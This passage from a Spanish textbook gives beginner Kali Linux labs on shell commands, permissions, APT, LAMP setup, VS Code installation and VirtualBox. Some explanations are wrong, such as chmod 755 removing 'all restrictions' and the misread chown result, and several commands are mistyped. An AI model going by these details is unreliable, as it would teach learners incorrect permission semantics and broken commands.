


Figura 5.28 Sistema de archivos de Linux

LABORATORIO 5.2 *Comandos de Linux*

Arriba a la izquierda o en el menú Aplicaciones de kali-linux se encuentra la ventana terminal:

Figura 5.29 Ventana terminal

En este ejercicio de laboratorio estudiamos algunos comandos básicos de Linux. La jerarquía de archivos comienza con la carpeta root (raíz).

Abre la ventana terminal. Aparece el siguiente indicador:

```
root@kali: ~ #
```

El signo ~ indica el directorio root, el símbolo # significa usuario sudo.

Lista de carpetas (directorios) y archivos

Paso 1: Con **ls** vemos una lista de directorios y archivos da una relación en el directorio actual. Por ejemplo:

```
root@kali:~# ls
 Descargas    Escritorio   Música       Público  'VirtualBox VMs'
 Documentos   Imágenes     Plantillas   Vídeos
root@kali:~#
```

Cambio de directorio

Paso 2: Con **cd** (change directory) te diriges a un directorio diferente, en este caso a Documentos con D mayúscula, verás en el indicador que éste es el actual.

```
root@kali: ~ /Documentos
```

Por ejemplo:

```
root@kali:~# cd Documentos
root@kali:~/Documentos#
```

Creación de directorio

Paso 3: Con **mkdir** (make directory) puedes crear un directorio nuevo.

```
root@kali:~/Documentos# mkdir Prueba; ls
Prueba
root@kali:~/Documentos#
```

En el previo ejemplo aplicamos dos comandos separados con (;) para crear el directorio Prueba y para ver el contenido del directorio Documentos.

Remover directorio

Paso 4: rm -r (remove directory) elimina un directorio.

```
root@kali:~/Documentos# rm  -r Prueba; ls
root@kali:~/Documentos#
```

Aquí vemos que el directorio Documentos está vacío.

Crear archivo con cat

Paso 5: Con **cat** creamos primero un archivo de texto, después del signo > especificamos el nombre del archivo simple**.txt.**

```
root@kali:~/Documentos# cat > simple.txt
Este es un texto simple
root@kali:~/Documentos#
```

Para cerrar **cat** teclea **Ctrl + d.**

Mostrar contenido de archivo con cat

Paso 6: Con cat simple.txt se muestra que el contenido de este archivo en la carpeta Documentos es un texto simple:

```
root@kali:~/Documentos# cat simple.txt
Este es un texto simple
root@kali:~/Documentos#
```

El comando echo

Paso 7: El comando echo reproduce lo que escribimos. Por ejemplo:

```
root@kali:~/Documentos# echo texto sencillo
texto sencillo
root@kali:~/Documentos#
```

Crear archivo con echo >

Paso 8: También con echo podemos crear un archivo.

```
root@kali:~/Documentos# echo este es mi texto > mi.txt; ls
mi.txt  simple.txt
root@kali:~/Documentos#
```

Anexar un texto con echo >>

Paso 9: Con echo podemos anexar un texto a un archivo.

```
root@kali:~/Documentos# echo punto y aparte >> mi.txt; cat mi.txt
este es mi texto
punto y aparte
root@kali:~/Documentos#
```

El editor nano

Paso 10: Con el editor nano podemos editar archivos.

```
root@kali:~/Documentos# nano mi.txt
```




Figura 5.30 Editor nano

Edita mi.txt con nano, como se ve en esta figura.

Ctrl+O para guardar

Ctrl+X para salir de nano

El editor vi

Paso 11: Con el editor vi también podemos editar archivos.

```
root@kali:~/Documentos# vi mi.txt
```




Figura 5.31 El editor Vi

Para editar un archivo con vi hay que teclear I para insertar.

Edita el archivo mi.txt con el editor vi, como se muestra.
Para guardar y cerrar vi se teclea :wq (write and quit).

Búsqueda de textos con grep

Paso 12: Con grep podemos buscar instancias de un texto en un archivo.

```
root@kali:~/Documentos# grep editado mi.txt
1 editado
2 re editado
root@kali:~/Documentos#
```

La palabra editado se encontró dos veces.

Copiar archivo

Paso 13: Con **cp** (copy) se hace una copia de un archivo o una carpeta.

```
root@kali:~/Documentos# cp mi.txt copia.txt; ls
copia.txt  mi.txt  simple.txt
root@kali:~/Documentos#
```

Eliminar archivo

Paso 14: Con **rm** (remove) se elimina un archivo.

```
root@kali:~/Documentos# rm copia.txt; ls
mi.txt  simple.txt
root@kali:~/Documentos#
```

Se elimina el archivo **copia.txt**.

Renombrar archivo

Paso 15: Con **mv** (move/rename o mover/renombrar) se puede mover un archivo o cambiarle el nombre. Cambia de **simple.txt** a **sencillo.txt.**

```
root@kali:~/Documentos# mv simple.txt sencillo.txt; ls
mi.txt  sencillo.txt
root@kali:~/Documentos#
```

Mover archivo

Paso 16: A continuación moverás el archivo **sencillo.txt** de la carpeta Documentos al directorio root (~).

```
root@kali:~/Documentos# mv sencillo.txt /root; ls /root
 Descargas    Escritorio   Música      Público        Vídeos
 Documentos   Imágenes     Plantillas  sencillo.txt  'VirtualBox VMs
root@kali:~/Documentos#
```

Cambiar de directorio

Paso 17: Con **cd . .** (cambia al directorio anterior) irás a una carpeta arriba de la actual. En este caso, cambiamos del directorio Documentos a root.

```
root@kali:~/Documentos# cd ..
root@kali:~#
```

La carpeta root es la actual.

Cambio al inicio del árbol de directorios

Paso 18: Con **cd /** (cambio al inicio del árbol de directorios) haces el cambio de la carpeta actual al inicio del árbol de directorios.

```
root@kali:~# cd /; ls
0     etc             lib         mnt   run   tmp       vmlinuz.old
bin   home            lib64       opt   sbin  usr
boot  initrd.img      lost+found  proc  srv   var
dev   initrd.img.old  media       root  sys   vmlinuz
root@kali:/#
```

Propietario de archivo

Paso 19: ls -l (mostrar la propiedad) muestra quién es el dueño de la carpeta o el archivo y cuáles son sus permisos.

```
root@kali:/# cd root
root@kali:~# ls
 Descargas    Escritorio   Música      Público       Vídeos
 Documentos   Imágenes     Plantillas  sencillo.txt  'VirtualBox VMs
root@kali:~# ls -l sencillo.txt
-rw-r--r-- 1 root root 24 feb 13 10:07 sencillo.txt
root@kali:~#
```

El propietario de **sencillo.txt** es el usuario root y tiene permisos para leer y escribir (rw).

Copiar en esta carpeta un archivo de otro directorio.

Paso 20: Primero, nos cambiamos al directorio Documentos y copiamos el archivo /root/sencillo.txt hacia el directorio actual. El último punto significa “aquí”.

```
root@kali:~# cd Documentos
root@kali:~/Documentos#
root@kali:~/Documentos# cp /root/sencillo.txt .
root@kali:~/Documentos# ls
mi.txt  sencillo.txt
root@kali:~/Documentos#
```

Agregar un usuario nuevo

Paso 21: Con **useradd** (add user) se crea un nuevo usuario.

```
root@kali:~/Documentos# adduser juan
Añadiendo el usuario `juan' ...
Añadiendo el nuevo grupo `juan' (1001) ...
Añadiendo el nuevo usuario `juan' (1001) con grupo `juan' ...
Creando el directorio personal `/home/juan' ...
Copiando los ficheros desde `/etc/skel' ...
Introduzca la nueva contraseña de UNIX:
Vuelva a escribir la nueva contraseña de UNIX:
passwd: contraseña actualizada correctamente
Cambiando la información de usuario para juan
Introduzca el nuevo valor, o pulse INTRO para usar el valor predetermina
        Nombre completo []:
        Número de habitación []:
        Teléfono del trabajo []:
        Teléfono de casa []:
        Otro []:
¿Es correcta la información? [S/n] s
root@kali:~/Documentos#
```

En el quinto renglón vemos que se ha agregado el usuario **juan** bajo el directorio **home**.

Cambiar usuario

Paso 22: Para cambiar de usuario se utiliza **su**.

```
root@kali:~# su juan
juan@kali:/root$
```

Vemos que el indicador muestra juan@kali:/root$. El símbolo $ significa que el usuario **juan** no es superusuario (sudo).

Cambiar autorizaciones

Paso 23: Con **chown** (change file ownership) puedes cambiar o agregar autorizaciones a un archivo o carpeta.

```
root@kali:~/Documentos# chown juan sencillo.txt
root@kali:~/Documentos# ls -l sencillo.txt
-rw-r--r-- 1 juan root 24 feb 13 12:44 sencillo.txt
root@kali:~/Documentos#
```

Aquí hemos autorizado al usuario **juan** para leer el archivo sencillo.txt. En el tercer renglón vemos:

```
-rw-r–r
```

El primer permiso –rw (read/write) autoriza al usuario root para leer y escribir.

El segundo permiso –r (read) autoriza al usuario **juan** solamente a leer.

Modificar autorizaciones

Paso 24: Con **chmod** (modify file ownership) puedes modificar la autorización a un archivo o carpeta.

```
chmod  go
```

Esta modificación afecta a grupo (g) y otros (o).

```
root@kali:~# chmod go-rw sencillo.txt
root@kali:~# ls -l sencillo.txt
-rw------- 1 root root 24 feb 13 10:07 sencillo.txt
root@kali:~#
```

Se ha eliminado la autorización del usuario **juan**.

Eliminar restricciones con chmod 755

Paso 25: Con **chmod** 755 eliminamos todas las restricciones de un archivo.

```
root@kali:~# chmod 755 sencillo.txt
root@kali:~#
root@kali:~# ls -l sencillo.txt
-rwxr-xr-x 1 root root 24 feb 13 10:07 sencillo.txt
root@kali:~#
```

LABORATORIO 5.3 ***Ejercicios con el sistema de archivos***

Paso 1: Crea una carpeta nueva con tu nombre.

Paso 2: Elimina la carpeta con tu nombre.

Paso 3: Crea la carpeta nueva **Play** en la carpeta **Música.**

Paso 4: Crea el archivo nuevo **play.list** con los títulos de tres de tus canciones favoritas en la carpeta **Play.**

Paso 5: Muestra el contenido del archivo **play.list.**

Paso 6: Haz una copia de **play.list** en la carpeta **Videos.**

Paso 7: Elimina la copia de **play.list** en la carpeta **Videos.**

Paso 8: Da a **play.list** el nuevo nombre **play.txt**.

Paso 9: Mueve **play.txt** a la carpeta root.

Paso 10: Muestra al propietario de **play.txt.**

Interfaz gráfica de gestión de directorios Linux

Linux también tiene su propia interfaz de gestión de archivos. En la siguiente figura vemos el icono izquierdo y la interfaz:

Figura 5.32 Interfaz de gestión de archivos

5.6 ◆ Advanced Packaging Tool (Herramienta de gestión de Paquetes, APT)

APT es un programa de gestión de paquetes utilizado en las versiones de Linux. Una Packaging Tool (herramienta de paquetes) instala paquetes precompilados de software (los así llamados archivos**.deb**), y mantiene la información sobre las nuevas actualizaciones. El usuario no tendrá que buscar información acerca de las actualizaciones, pues la herramienta lo hace. Además, dicha herramienta tiene como función resolver las dependencias (dependencies) antes de instalar los programas que se necesitan para ejecutar el que está instalado.

El comando **sudo** permite a los usuarios ejecutar programas con derechos especiales, tales como derechos de 'root'.

```
root@kali:~# sudo apt-get ... [comandos]
```

Después de instalar Kali Linux vamos a descargar e instalar las últimas actualizaciones de paquetes.

LABORATORIO 5.4 ***Comandos de sudo apt-get***

El objetivo de este ejercicio de laboratorio es crear una instalación de kali-linux actualizada. **Paso 1**: Introduce el siguiente comando:

```
root@kali:~# sudo apt-get update
```

Para entender el trasfondo de este comando, se necesita más información sobre Advanced Packaging Tool. Después de este laboratorio tendremos una respuesta, por ahora es suficiente ejecutar los comandos.

Problemas con clave inválida

Si durante la actualización de kali aparece el mensaje de claves inválidas sigue los pasos:

A) Abre el archivo /etc/apt/resources.list de la siguiente manera:

```
root@kali:~/# nano /etc/apt/source.list
```

Asegúrate de que el contenido es como el de la figura.




Figura 5.33 Fuentes de la distribución Kali-linux

B) Genera tu clave de la siguiente manera:

```
root@kali:~/# gpg --keyserver hkp://keys.gnupg.net --recv-key 7D8D0BF6
```

C) Controla la huella digital como sigue:

```
root@kali:~/#  gpg --fingerprint 7D8D0BF6
```

El resultado debe ser como se muestra:

```
pub   rsa4096 2012-03-05 [SC] [expires: 2021-02-03]       44C6 513A
8E4F B3D3 0875  F758 ED44 4FF0 7D8D 0BF6 uid           [ unknown]
Kali Linux Repository <devel@kali.org> sub   rsa4096 2012-03-05 [E]
[expires: 2021-02-03]
```

D) En este paso actualizamos kali con la clave generada:

```
root@kali:~/#  gpg -a --export 7D8D0BF6 | apt-key add - apt update
```

Paso 2: Después de descargar las últimas actualizaciones ejecuta el siguiente comando para optimizar la actualización:

```
root@kali:~# sudo apt-get upgrade
```

Teclea **Sí** para continuar. En algún momento durante la optimización será necesario utilizar las flechas del teclado para responder y poder continuar.

Paso 3: Para optimizar la distribución del sistema Linux, ejecuta el siguiente comando:

```
root@kali:~# sudo dist-upgrade
```

Paso 4: Algunos paquetes de herramientas necesitan actualizarse manualmente, tales como la herramienta Metasploit.

```
root@kali:~# ms f update
```

5.6.1 Más comandos APT

A continuación se muestra una serie de comandos adicionales APT.

Instalación de paquetes

APT instala el paquete especificado con las dependencias necesarias.

```
root@kali:~# sudo apt-get install [nombre del paquete]
```

Eliminar un paquete (remove, eliminar)

APT elimina los paquetes especificados, pero no las dependencias.

```
root@kali:~# sudo apt-get remove [nombre del paquete]
```

Eliminar dependencias (autoremove, autoeliminar)

APT elimina todas las dependencias innecesarias.

```
root@kali:~# sudo apt-get autoremove
```

Eliminar los paquetes descargados (clean, limpiar)

APT elimina todos los archivos **(.deb)** de los paquetes ya instalados.

```
root@kali:~# sudo apt-get clean
```

Eliminar (purge) los paquetes y los archivos de configuración

Con **purge** podemos eliminar los paquetes y los archivos de configuración.

```
root@kali:~# sudo apt-get purge [nombre del paquete]
```

Base de datos con nombres de paquetes a actualizar

Se actualiza la base de datos con paquetes que están disponibles para la instalación.

```
root@kali:~# sudo apt-get update
```

APT hace una consulta en /etc/apt/sources.list y en la base de datos de paquetes de las instalaciones y actualizaciones disponibles.

Optimizar todos los paquetes (upgrade, optimizar)

Se optimizan todos los paquetes con las actualizaciones disponibles (después de usar update).

```
root@kali:~# sudo apt-get upgrade
```

Optimizar todas las actualizaciones de los paquetes Kali (dist-upgrade)

Se optimizan todos los paquetes Kali con las actualizaciones disponibles (después de **update).**

```
root@kali:~# sudo apt-get dist-upgrade
```

Fijar dependencias rotas (-f install)

Reparación de todas las dependencias faltantes.

```
root@kali:~# sudo apt-get -f install
```

5.6.2 Comandos apt-cache

Los comandos **apt-cache** recuperan información acerca de los paquetes en el sistema.

Buscar nombres de paquetes (search, búsqueda)

Busca posibles nombres de paquetes de la siguiente manera:

```
root@kali:~# sudo apt-cache search [nombredelpaquete]
```

APT busca los posibles nombres para el paquete especificado. `Search nombredepaquete` es un comando de búsqueda en la base de datos de los paquetes con `nombredelpaquete` como el término de búsqueda.

Mostrar información del paquete (show, mostrar)

APT muestra las dependencias del paquete y la información de la versión del mismo.

```
root@kali:~# sudo apt-cache show [nombredelpaquete]
```

Mostrar las dependencias del paquete (depends)

APT muestra una lista de las dependencias del paquete para el indicado.

```
root@kali:~# sudo apt-cache depends [nombredelpaquete]
```

Mostrar los paquetes dependientes de éste (rdepends)

APT muestra una lista de los paquetes que dependen del especificado.

```
root@kali: ~ # sudo apt-cache rdepends [nombredelpaquete]
```

LABORATORIO 5.5 ***comandos apt-get***

En este ejercicio de laboratorio ponemos en práctica los comandos apt-get.

Problema 1: Mostrar la información del paquete **sublime-text.** Puedes descargar e instalar **sublime-text** y otros paquetes. La ventaja de un sistema de gestión es que administra él mismo las dependencias y los conflictos

Problema 2: Mostrar las dependencias del paquete **sublime-text**

Problema 3: Mostrar los paquetes dependientes del paquete **sublime-text**

Problema 4: Instalar el paquete **sublime-text**

5.6.3 Gestor de paquetes Synaptic

El administrador de paquetes Synaptic constituye la interfaz gráfica de usuario para APT y es parte de Kali. Synaptic puede instalarse de la siguiente manera:

```
root@kali:~# sudo apt-get install synaptic
```

Luego de instalar el gestor de paquetes Synaptic lo arrancamos como sigue:

```
root@kali:~# synaptic
```

En la siguiente pantalla se busca Bases de datos.




Figura 5.34 Administrador del paquete Synaptic

5.7 ◆ Cómo instalar LAMP

LAMP es un acrónimo de Linux, Apache, MySQL, PHP, Perl y Python. Se trata de una pila de tecnologías web. Para el sistema operativo Windows es WAMP. XAMPP es la multiplataforma equivalente de LAMP.

LABORATORIO 5.6 *Instalar LAMP de Kali Linux*

En este ejercicio de laboratorio instalarás LAMP. Realiza los siguientes pasos:

Paso 1: Instala el paquete **apache2.** No olvides optimizar; la dirección IP del servidor Apache la obtienes de la siguiente manera:

```
root@kali:~/# ifconfig eth0 | grep inet | awk '{print $2}'
```

Inicia el servidor:

```
root@kali:~/# sudo service apache2 start
```

Prueba el servidor Apache navegando en la dirección IP de la etapa anterior.

Figura 5.35 El servidor web Apache 2

Paso 2: Instala el paquete **mysql-server**

Paso 3: Asegura mysql-server con una contraseña


a) Inicia mysql:

```
root@kali ~/# sudo service mysql start
root@kali:~/# mysql
```

b) Muestra el estado:

```
MariaDB[(none)]>status
```

c) Muestra la base de datos con **show databasesc**



d) Abre la base de datos con **use mysql;**

```
MariaDB [(none)]> use mysql;
Reading table information for completion of table and column
You can turn off this feature to get a quicker startup with

Database changed
MariaDB [mysql]>
```

e) Muestra las tablas en la base de datos mysql con **show tables**;

```
MariaDB [mysql]> show tables;
```

f) Muestra la tabla db en la base de datos mysql con **describe db**;

```
MariaDB [mysql]> describe db;
```

g) Muestra la tabla user en la base de datos mysql con **describe user;**

```
MariaDB [mysql]> describe user;
```

h) Muestra anfitrión, usuario y contraseña de la tabla **us**er con **select Host, User, Password from user;**

```
MariaDB [mysql]> select Host,User,Password from user;
+-----------+------+----------+
| Host      | User | Password |
+-----------+------+----------+
| localhost | root |          |
+-----------+------+----------+
1 row in set (0.00 sec)

MariaDB [mysql]>
```


i) Verás que la contraseña está en blanco y que el servidor MySQL no es seguro. Asegura el servidor con tu propia contraseña de la siguiente manera:

```
set password for ‘root’ @ ‘localhost’ = password(‘miclave’);
```

```
MariaDB [mysql]> set password for 'root'@'localhost' = password('mijnpassword');
Query OK, 0 rows affected, 1 warning (0.00 sec)

MariaDB [mysql]>
```

j) Muestra nuevamente Host, User y Password de la tabla user y se verá que se ha creado la clave encriptada.



k) **Conf**irma a todos con **flush privileges;**

```
MariaDB [mysql]> flush privileges;
MariaDB [mysql]> exit;
root@kali ~#
```

Sal de mysql con **exit**;

Ahora el servidor mysql está protegido por una contraseña cifrada.

Paso 4: Instala los siguientes paquetes: **php php-pear php-mysql**

Paso 5: Reinicia el servidor Apache:

```
root@kali:~/# sudo service apache2 restart
```

Paso 6: Crea el archivo **info.php**, con su ayuda es posible determinar sin duda la configuración del entorno PHP.

```
root@kali:~/ # nano /var/www/html/info.php
```

Escribe el siguiente código:

```
<? php
   phpinfo ();
?>
```

Guarda el archivo y sal con Ctrl-X

Paso 7: Navega en **localhost/info.php**.

Como resultado, verás la página de información de php.

PHP Version 7.0.16-3

System	Linux kali 4.9.0-kali3-amd64 #1 SMP Debian 4.9.18-1kali1 (4
Build Date	Feb 22 2017 10:03:06
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d

Figura 5.36 Página de información php

5.8 ◆ Instalación de Visual Studio Code

En el siguiente ejercicio de laboratorio instala un editor de código fuente. Elegimos el Visual Studio Code, el cual es de Microsoft para Windows, Linux y MacOS.

LABORATORIO 5.7 ***Instalación del Visual Studio Code***

Paso 1: Habilitar el repositorio de paquetes

Crea el archivo **vscode.list** en la carpeta **sources.list.d** de la siguiente manera:

```
root@kali:/# nano /etc/apt/sources.list.d/vscode.list
```

Teclea la siguiente línea en el editor nano para añadir el repositorio **vscode** a la lista de **fuentes**:

```
deb [arch = amd64] http://packages.microsoft.com/repos/
vscode stable main
```

Paso 2: Instala Visual Studio Code:

a) Importa la clave de firma del paquete de la siguiente manera:

```
root@kali:/# curl https://packages.microsoft.com/keys/microsoft.
asc | gpg --dearmor > microsoft.gpg
```

b) Mueve **microsoft.gpg** a la carpeta **trusted.gpg.d** de la siguiente manera**:**

```
root@kali:/# mv microsoft.gpg
/etc/apt/trusted.gpg.d/microsoft.gpg
```

c) Instala el Visual Studio Code:

```
root@kali: / # sudo apt-get update
root@kali: / # sudo apt-get install code
```

Paso 3: Inicia el Visual Studio Code desde el menú Aplicaciones.

5.9 ◆ Cómo clonar configuraciones Kali

A veces nos puede ir mal con la instalación Kali Linux; por lo tanto, es una buena idea crear inmediatamente una copia de la instalación básica.

LABORATORIO 5.8 ***Clonar Kali Linux***

Para crear un clon de Kali Linux realiza los siguientes pasos:

Paso 1: Asegúrate que Kali-linux está inactivo. Haz clic en el botón derecho del ratón sobre Kali-linux VM en VirtualBox y selecciona Clone

Paso 2: A continuación, en Full clone (clon completo)

LABORATORIO 5.9 ***Instantáneas Kali Linux***

Tal vez desees tener una máquina virtual con diferentes configuraciones para diversas pruebas. Con el botón Snapshot en la parte superior derecha de VirtualBox podemos tomar una instantánea del estado actual de una máquina virtual; la siguiente figura muestra los pasos necesarios para crear instantáneas de la misma.

Figura 5.37 Pasos para crear instantáneas

Podemos retroceder en el tiempo para utilizar las instantáneas anteriores de nuestra máquina virtual.

LABORATORIO 5.10 ***Instalación de adiciones invitadas a VirtualBox en Kali***

Para la integración del ratón y de la pantalla, y para compartir las carpetas con la computadora física, hay que instalar primero las Adiciones invitadas. Procede de la siguiente manera:

```
root@kali:~# sudo apt-get update
root@kali:~# sudo apt-get install -y virtualbox-guest-x11
```

Después de la instalación puedes reiniciar con reboot:

```
root@kali:~# reboot
```

LABORATORIO 5.11 ***Compartir la carpeta de descargas***

Para instalar el nuevo software en Kali compartimos la carpeta de **descargas** de la computadora física con la máquina virtual kali-linux.

Paso 1: Ve a Configuración de tu máquina kali-linux en VirtualBox

Paso 2: Haz clic en Carpetas compartidas

Paso 3: En Ruta de la carpeta, selecciona la carpeta de Descargas en tu computadora física

Paso 4: Selecciona Readonly (Sólo lectura), Automontaje y Make permanent (Crear permanente)

Paso 5: Haz clic en OK

Observa la siguiente figura:

